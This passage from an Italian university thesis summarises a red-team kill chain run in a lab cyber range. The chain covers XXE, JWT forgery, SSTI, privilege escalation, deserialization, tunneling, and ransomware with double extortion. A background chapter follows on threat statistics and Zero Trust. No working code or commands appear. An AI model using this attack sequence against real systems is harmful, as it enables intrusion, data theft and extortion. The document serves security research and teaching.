1. **Information Gathering ed Enumerazione:** Scansione dei servizi attivi ed estrazione delle directory sensibili esposte.

2. **Exploitation XXE:** Sfruttamento della debolezza per l'esfiltrazione forense del file /etc/passwd e della chiave pubblica di validazione.

3. **JWT Algorithm Confusion:** Forgiatura manuale di un token amministrativo abusando del flaw logico nel middleware di verifica.

4. **Client-Side Bypass:** Elusione dei controlli di sicurezza frontend iniettando il token direttamente nel *sessionStorage* del browser.

5. **Server-Side Template Injection (SSTI):** Esecuzione di codice arbitrario da remoto (RCE) tramite iniezione di payload EJS nel modulo di rendering della dashboard

6. **Local Privilege Escalation (DMZ):** Elevazione dei privilegi a root tramite l'avvelenamento dello script di monitoraggio gestito da Sudoers, aggirando il blocco del modulo *PrivateTmp* di systemd.

7. **Pivoting di Rete e Lateral Movement:** Scansione della sottorete isolata ed esecuzione di fingerprinting tecnologico sul backend.

8. **Insecure Deserialization (YAML):** Sfruttamento dell'API interna tramite payload di deserializzazione insicura per ottenere una seconda shell asincrona.

9. **Python Module Hijacking e Persistenza:** Escalation finale a root tramite dirottamento della libreria zipfile all'interno del cronjob di sistema ed esecuzione in RAM di un *fileless C2 beacon* per l'accesso persistente e silente.

10. **Analisi Statica ed Extraction degli Endpoint:** Attività di *reverse engineering* sul bytecode compilato su M2. L'estrazione ha permesso di mappare la topologia dei microservizi interni.

11. **Exploitation Applicativo e Source Code Leak (Path Traversal):** Sfruttamento della mancata sanificazione dell'input sull'endpoint con esfiltrazione del codice sorgente, recuperando le credenziali amministrative (`db_admin`) del DBMS cablate in chiaro.

12. **Multi-Hop Pivoting e Cifratura del Canale (Chisel Reverse Tunnel):** Evasione dei controlli perimetrali tramite il caricamento mimetizzato della logica di tunneling. L'attivazione di un tunnel cifrato inverso ha permesso di proiettare la porta locale di MySQL (`3306`) direttamente sul localhost della macchina d'attacco.

13. **Data Dumping e Credential Cracking Offline (Strada B):** Esfiltrazione massiva del database tramite il tunnel e analisi offline. Il cracking tramite dizionario degli hash MD5 degli operatori ha permesso di compromettere la password del sistemista, dimostrando l'efficacia di attacchi basati su *Password Reuse* a livello infrastrutturale.

14. **Fileless Ransomware Logico e Double Extortion:** Abuso intenzionale delle funzioni crittografiche native del DBMS per cifrare *in-place* i dati sensibili della tabella.

15. **Generazione della Nota di Riscatto, Esfiltrazione via SCP e Double Extortion:** Creazione e deposito locale sul file system di un file di testo arbitrario (*ReadMe.txt*) contenente la notifica dell'avvenuta compromissione. Successivamente, il file e il dump dei dati sensibili vengono esfiltrati in modo sicuro verso un server remoto controllato dall'attaccante. Questa azione finalizza la strategia di **Double Extortion (Doppia Estorsione)**, consolidando sia il blocco operativo dell'infrastruttura sia la minaccia di diffusione pubblica dei segreti industriali sottratti.

1.7 Mappa dell'Elaborato

Al fine di guidare il lettore nell'analisi di questo lavoro di ricerca, la tesi è organizzata in capitoli sequenziali che tracciano l'intero percorso ingegneristico e sperimentale:

- Il **Capitolo 2 (Introduzione alla cybersecurity moderna)** definisce la cornice teorica dell'elaborato, approfondendo l'evoluzione delle minacce, i modelli di dependability, i framework tassonomici (*CWE* [7], *CVE* [2], *OWASP* [1]) e le metodologie di Red Teaming (*PTES* [8], *TIBER-EU* [9]).

- Il **Capitolo 3 (Progettazione e implementazione del Cyber Range Enterprise)** descrive l'architettura logica e topologica del laboratorio, dettagliando le scelte applicative e la formalizzazione UML dei Trusted Channels.

- Il **Capitolo 4 (Metodologie di penetration testing e strumenti di analisi infrastrutturale)** espone la classificazione dei test di sicurezza e l'arsenale strumentale impiegato per la ricognizione, lo sfruttamento e il pivoting.

- Il **Capitolo 5 (Validazione empirica della Kill Chain: Fase I)** analizza la compromissione del Tier 1 (DMZ Server), sviscerando lo sfruttamento dei bug di parsing, la confusione algoritmica dei token, l'RCE via SSTI e l'escalation locale via systemd.

- Il **Capitolo 6 (Validazione empirica della Kill Chain: Fase II)** descrive il movimento laterale e la penetrazione del Tier 2 (Legacy Data Processor) tramite la deserializzazione di codice e il module hijacking.

- Il **Capitolo 7 (Validazione empirica della Kill Chain: Fase III)** documenta la violazione finale del Tier 3 (Server Dati) mediante reverse engineering del bytecode, estrazione di

segreti via Path Traversal, pivoting multi-hop e l'esecuzione dell'attacco ransomware fileless con double extortion.

- Il **Capitolo 8 (Sintesi metodologica, considerazioni ingegneristiche e sviluppi futuri)** riassume i risultati empirici e teorici, delineando le linee guida di hardening sistemico basate sui paradigmi dello Zero Trust e dello Shift-Left Security (*DevSecOps*), e discute i limiti della ricerca e le prospettive di sviluppo futuro della piattaforma.

CAPITOLO 2 - INTRODUZIONE ALLA CYBERSECURITY MODERNA

2.1 Evoluzione della Cybersecurity

2.1.1 Digitalizzazione e trasformazione tecnologica

Nel corso dell'ultimo decennio, il panorama tecnologico globale ha subito una radicale trasformazione digitale (*Digital Transformation*), ridefinendo i paradigmi operativi di aziende, istituzioni e governi. L'adozione massiva di architetture basate su Cloud Computing (declinato nei modelli *IaaS, PaaS e SaaS*), la containerizzazione e virtualizzazione dei sistemi, la proliferazione di dispositivi IoT (*Internet of Things*) e l'affermazione strutturale del remote working hanno dissolto i tradizionali confini aziendali.

Questo shift infrastrutturale non è stato unicamente un cambio di piattaforma tecnologica, ma un vero e proprio cambiamento architetturale. Le infrastrutture IT sono passate da modelli centralizzati, monolitici e chiusi (*il classico approccio on-premises*) a ecosistemi altamente distribuiti, interconnessi tramite API e costantemente accessibili. La transizione verso l'Edge Computing, che elabora i dati in prossimità della loro fonte per ridurre la latenza, e l'implementazione delle reti 5G hanno ulteriormente decentralizzato la capacità di calcolo.

A livello economico e gestionale, si è passati da un modello basato su investimenti in conto capitale (CAPEX) per server fisici a modelli basati su spese operative (OPEX), dove l'infrastruttura è codificata (*Infrastructure as Code - IaC*). Se da un lato questa evoluzione ha garantito un incremento esponenziale in termini di produttività, scalabilità orizzontale e flessibilità operativa, dall'altro ha generato sfide di sicurezza senza precedenti, frantumando il perimetro difensivo tradizionale e imponendo un ripensamento radicale delle architetture di difesa verso modelli *data-centric e identity-centric*.

2.1.2 Espansione della superficie di attacco

Come diretta conseguenza della trasformazione digitale e della decentralizzazione delle risorse, la superficie di attacco (*attack surface*) esposta alle minacce esterne si è espansa in modo critico. L'implementazione frettolosa di ambienti cloud ibridi e multi-cloud richiede una gestione estremamente complessa delle identità e delle configurazioni. Le statistiche dimostrano che un singolo errore umano (*misconfiguration*), come la mancata implementazione di policy restrittive in un bucket di storage cloud AWS S3 o Azure, può esporre terabyte di dati sensibili sulla rete pubblica senza richiedere alcuna sofisticata tecnica di hacking da parte dell'attaccante.

Inoltre, la transizione verso architetture a microservizi ha comportato un'esplosione nell'uso di API (*Application Programming Interface*), sia interne che pubbliche, per l'integrazione di servizi di terze parti. Questo ha creato nuovi e vasti vettori di compromissione, specialmente quando tali endpoint mancano di adeguati controlli di autenticazione, validazione dell'input o sistemi di rate limiting per prevenire abusi. A questo si aggiunge la necessità di mantenere operativi sistemi legacy (spesso non più supportati dai vendor e privi di patch di sicurezza) affiancati a reti moderne. Infine, l'introduzione non regolamentata di software o dispositivi da parte dei dipendenti (*fenomeno noto come Shadow IT*) e l'utilizzo di dispositivi personali per scopi aziendali (*BYOD - Bring Your Own Device*) hanno moltiplicato in modo incontrollabile i "punti ciechi" dell'infrastruttura. Le organizzazioni non si limitano più a difendere un perimetro fisico ben definito, ma devono proteggere un ecosistema fluido, in cui dati e processi critici fluiscono costantemente attraverso reti pubbliche e dispositivi non verificabili direttamente dall'organizzazione.

2.1.3 Evoluzione delle minacce informatiche e Cybercrime-as-a-Service

Parallelamente all'evoluzione infrastrutturale, si è assistito a una mutazione genetica delle minacce informatiche, che sono passate da atti di vandalismo digitale condotti da singoli individui (*script kiddies*) a operazioni altamente strutturate orchestrate da organizzazioni criminali e stati-nazione. Il cybercrime si è evoluto in una vera e propria industria ombra che ricalca i modelli di business aziendali, nota come Cybercrime-as-a-Service *(CaaS).*

Questa economia sommersa è caratterizzata da una divisione del lavoro estremamente specializzata, progettata per massimizzare l'efficienza e ridurre i rischi. Attori come gli Initial Access Brokers (*IAB*) dedicano enormi risorse a scansionare internet per trovare vulnerabilità e violare i perimetri aziendali, per poi vendere all'asta l'accesso ottenuto (*ad esempio una sessione VPN compromessa o credenziali RDP*) ad altri gruppi criminali. L'ecosistema odierno spazia dai ransomware cartel alle Advanced Persistent Threats (*APT*) sponsorizzate da stati nazione (*State-sponsored hacking*), il cui scopo non è l'arricchimento immediato, ma il cyberspionaggio, il furto di proprietà intellettuale o il sabotaggio di infrastrutture critiche in ottica di guerra asimmetrica (*cyberwarfare*).

Gli attacchi odierni sono multi-stage, spesso condotti in modo silente per mesi. Mirano con crescente frequenza alla supply chain digitale (*la catena di fornitura*), compromettendo un fornitore di software o servizi IT considerato affidabile per colpire a cascata migliaia di bersagli di alto profilo. Infine, il paradigma delle minacce si completa considerando il rischio proveniente dall'interno. Le minacce interne (*Insider Threats*) rappresentano una delle sfide di detection più complesse, poiché l'attaccante opera già all'interno del perimetro fidato.

2.1.4 Panorama mondiale delle cyberminacce

Il maggior utilizzo di infrastrutture informatiche ha generato un'espansione senza precedenti della superficie d'attacco globale. Se da un lato questa trasformazione ha abilitato efficienze operative straordinarie, dall'altro ha esposto il tessuto sociotecnico a vulnerabilità sistemiche su cui gli attori di minaccia hanno appreso a fare leva in modo sistematico. Parallelamente, si è assistito a una profonda mutazione strutturale della controparte offensiva. Il cybercrime non è più caratterizzato da attacchi isolati o condotti da singoli hacker mossi da motivazioni puramente dimostrative. Oggi lo scenario è dominato da una criminalità organizzata transnazionale altamente professionalizzata, che opera secondo logiche industriali (come il modello *Ransomware-as-a-Service* - RaaS) e dispone di budget miliardari per la ricerca di vulnerabilità *zero-day*. A questo quadro si sovrappone una complessa dimensione geopolitica, in cui gruppi di *hacktivismo* sponsorizzati da stati sovrani (*state-sponsored actors*) utilizzano le armi cibernetiche come strumenti di pressione asimmetrica per influenzare l'opinione pubblica, destabilizzare infrastrutture critiche e condurre attività di spionaggio industriale.

Al fine di quantificare la magnitudo di questa minaccia e giustificare la necessità di una postura di sicurezza ingegneristica e proattiva, questo paragrafo analizza i dati quantitativi e statistici pubblicati dai principali enti di monitoraggio nazionali e internazionali, tra cui il **Clusit** (*Associazione Italiana per la Sicurezza Informatica*) [10] e l'**ENISA** (*Agenzia dell'Unione Europea per la Cybersicurezza*) [11]**.** I dati storici evidenziano un trend di crescita costante ed esponenziale nel volume e nella severità degli incidenti informatici registrati a livello globale. Secondo le rilevazioni sistematiche del Rapporto Clusit, l'anno 2025 ha segnato un record storico assoluto per numero di attacchi cyber gravi — definiti come incidenti con un impatto sistemico, economico o reputazionale significativo sul target. L'incremento degli attacchi non riflette semplicemente una maggiore efficacia dei sistemi di rilevazione (*detection*), bensì un aumento netto dell'aggressività e della frequenza delle campagne offensive. Di seguito viene schematizzato il trend evolutivo degli attacchi cyber gravi registrati su scala globale nell'ultimo quinquennio:



Figura 1 Incidenti cyber per anno 2021-2025. Fonte: Rapporto Clusit 2026

Nell'immagine successiva viene illustrata la distribuzione prevista delle principali tecniche di attacco informatico nel 2025, offrendo una panoramica immediata delle minacce che caratterizzano il panorama cyber contemporaneo secondo il report Clusit. La rappresentazione evidenzia come il fenomeno sia estremamente eterogeneo, con una forte presenza sia di vettori tradizionali — come malware, vulnerabilità e phishing — sia di categorie meno trasparenti, come gli attacchi non divulgati. Nel complesso, il grafico permette di cogliere rapidamente quali aree costituiscono le superfici d'attacco più rilevanti e dove si concentrano le maggiori criticità per organizzazioni e infrastrutture digitali



Figura 2 Distribuzione tecniche di attacco. Fonte: Rapporto Clusit 2026

Secondo le stime macroeconomiche elaborate da *Cybersecurity Ventures* [12] il costo globale del cybercrime ha raggiunto cifre paragonabili al PIL delle maggiori potenze economiche mondiali, evidenziando una progressione sistematica:

Da un punto di vista ingegneristico, questi dati confermano che il danno cibernetico non è più circoscritto alla perdita immateriale del dato, ma compromette direttamente la continuità operativa



Figura 3 Proiezione spesa relativa ad attacchi informatici. Fonte: Cybersecurity Market Report 2025-2026

delle imprese, l'integrità fisica delle infrastrutture e, in ultima analisi, la stabilità economica dei mercati di riferimento.

Per quanto riguarda i settori più coinvolti, il Rapporto Clusit ha evidenziato come la categoria "Multiple Targets" (bersagli multipli) si confermi la più colpita, registrando una crescita del 96% rispetto all'anno precedente.



Figura 4 Distribuzione delle vittime 2025. Fonte: Rapporto Clusit 2026

L'analisi condotta dal Security Operations Center (SOC) di Fastweb e Vodafone [13] fornisce uno spaccato empirico ed evolutivo del panorama del cybercrime in Italia nel 2025, delineando un ecosistema caratterizzato da minacce sempre più pervasive, automatizzate e mirate. Sul fronte delle compromissioni di rete, il dato più allarmante riguarda il raddoppio degli IP univoci infetti (+116% rispetto al 2024), un fenomeno trainato per il 72,46% dalla botnet *Android.badbox2*, capace di sfruttare le vulnerabilità della supply chain all'interno di dispositivi IoT a basso costo:



Figura 5 Distribuzione IP infetti e maggior strumento utilizzato. Fonte: Rapporto Clusit 2026



Figura 6 Esposizione servizi critici. Fonte: Rapporto Clusit 2026

Tale incremento dell'estensione della superficie d'attacco si accompagna a un pericoloso aumento del 31% dei sistemi aziendali che espongono servizi critici su Internet, con una preoccupante predominanza del protocollo non sicuro Telnet (+51%):

Paradossalmente, a fronte di questo deterioramento della postura di sicurezza, si rileva una diminuzione del 20% degli indirizzi IP censiti in blocklist, la cui distribuzione geografica evidenzia comunque una correlazione lineare tra il numero di infezioni e le principali aree metropolitane italiane, con Milano, Roma e Napoli ai vertici:



Figura 7 Andamento indirizzi IP bloccati. Fonte: Report Clusit 2026



Figura 8 Città maggiormente coinvolte nel blocco. Fonte: Report Clusit 2026

Per quanto concerne la sicurezza applicativa web, le dinamiche offensive mostrano un marcato spostamento verso l'iniezione di codice: gli attacchi Cross Site Scripting (*XSS*) arrivano a coprire quasi il 27% degli eventi, soppiantando le tradizionali SQL Injection, mentre emergono minacce altamente specifiche rivolte ai database (11,6%), spesso supportate da bot automatizzati legati all'Intelligenza artificiale.



Figura 9 Distribuzione utilizzo tecniche di attacco. Fonte: Rapporto Clusit 2026

Il medesimo livello di sofisticazione si riscontra negli attacchi di tipo Distributed Denial of Service (DDoS), cresciuti del 26% su base annua e caratterizzati dalla maturazione di tecniche di *carpet bombing* per eludere i controlli; in questo ambito, la tecnica di DNS Amplification (60,38%) risulta l'arma d'elezione per saturare principalmente il settore Governativo (36,16%) e quello dei Servizi (14,69%)



Figura 10 Distribuzione attacco DDos. Fonte: Report Clusit 2026

Infine, il vettore e-mail si conferma lo strumento privilegiato per l'accesso iniziale, con minacce veicolate per l'89,5% tramite URL malevoli; l'ingegneria sociale si manifesta attraverso attacchi di phishing marcatamente individualizzati e mirati (73,1%), finalizzati al furto di credenziali corporate e alla distribuzione di malware tramite l'abuso di tool legittimi di connessione remota, come ScreenConnect (62,10%).



Figura 11 Distribuzione vettore di attacco. Fonte: Rapporto Clusit 2026

Nel complesso, lo scenario italiano richiede un'immediata evoluzione delle difese, data la capacità del cybercrime di combinare vecchie vulnerabilità infrastrutturali con nuove automazioni guidate dall'AI.

2.1.5 Dalla sicurezza perimetrale allo Zero Trust

Di fronte a uno scenario di minacce così sofisticato e a un perimetro infrastrutturale ormai dissolto, l'approccio tradizionale alla sicurezza basato su difese perimetrali statiche (*approccio firewall-centric*) si è rivelato strutturalmente inadeguato. Il modello storico del "*castello circondato dal fossato*" assumeva un assunto binario e implicito: **chiunque si trovasse all'esterno della rete aziendale era una minaccia, chiunque vi fosse già all'interno era intrinsecamente attendibile**. Questo paradigma crolla irrimediabilmente nel momento in cui un singolo endpoint — il laptop di un dipendente in smart working, un dispositivo IoT mal configurato, un container cloud esposto — viene compromesso e utilizzato come punto di pivoting verso sistemi interni considerati protetti.

La crisi del modello perimetrale non è teorica: è empiricamente dimostrata dalla natura degli attacchi moderni analizzati nei paragrafi precedenti. Gli attacchi *supply chain* come SolarWinds, i movimenti laterali silenti delle campagne APT e gli abusi dei canali di comunicazione interni alle organizzazioni dimostrano tutti lo stesso principio: **la localizzazione sulla rete non è più un indicatore affidabile di attendibilità**. Un attore ostile può trovarsi già all'interno del perimetro

fidato senza che nessun firewall perimetrale lo abbia rilevato, semplicemente perché ha attraversato una porta autorizzata.

Il Modello Zero Trust: Principi Fondativi

In risposta a questa crisi paradigmatica, il *National Institute of Standards and Technology* (NIST) ha formalizzato nel documento **SP 800-207** [14] i principi dell'architettura **Zero Trust** (ZTA — *Zero Trust Architecture*), sintetizzabili nel postulato fondamentale: *"Never trust, always verify"*. A differenza del modello perimetrale, Zero Trust non concede mai fiducia implicita basandosi su parametri di rete come l'indirizzo IP sorgente o l'appartenenza a una VPN aziendale. Al contrario, ogni singola richiesta di accesso a qualsiasi risorsa — indipendentemente da dove origini — deve essere dinamicamente **autenticata**, **autorizzata**, **cifrata** e **contestualizzata** prima di essere servita.

Il NIST SP 800-207 identifica sette principi cardine dell'architettura Zero Trust, tra i quali emergono come maggiormente rilevanti per i sistemi distribuiti moderni:

- **Accesso con privilegi minimi** (*Least Privilege Access*): ogni soggetto — utente, servizio o dispositivo — ottiene esattamente e soltanto i permessi necessari per svolgere il task richiesto, per il tempo strettamente necessario (*Just-in-Time / Just-Enough-Access*). L'escalation orizzontale dei privilegi, tecnica cardine degli attacchi post-exploitation, viene così resa strutturalmente più difficile.
- **Verifica continua e contestuale**: l'autenticazione non è un evento singolo al momento del login, ma un processo continuo che rivaluta dinamicamente il contesto della sessione. I parametri valutati includono l'identità dell'utente (rafforzata da *Multi-Factor Authentication* — MFA), la postura di sicurezza del dispositivo (*device health*), la geolocalizzazione, l'orario di accesso e i pattern comportamentali storici. Una sessione autenticata che cambia contesto in modo anomalo viene automaticamente revocata o posta in quarantena.
- **Microsegmentazione** (*Micro-segmentation*): invece di un unico grande perimetro difensivo, la rete viene suddivisa in zone logiche granulari, ciascuna governata da policy di accesso indipendenti. Ogni segmento comunica con gli altri solo attraverso canali esplicitamente autorizzati e costantemente monitorati. Questa tecnica riduce drasticamente il *blast radius* di un'intrusione: un attaccante che compromette un nodo di una microsegmentazione non ottiene automaticamente visibilità o accesso ai nodi adiacenti.
- **Ispezione e logging pervasivo**: tutto il traffico di rete — anche quello interno, anche quello tra servizi considerati fidati — viene ispezionato, loggato e analizzato. Questo principio elimina i cosiddetti *punti ciechi* (*blind spots*) che nei sistemi tradizionali si formavano all'interno del perimetro considerato sicuro.

Implementazioni Architetturali: SDP e Identity-Centric Security

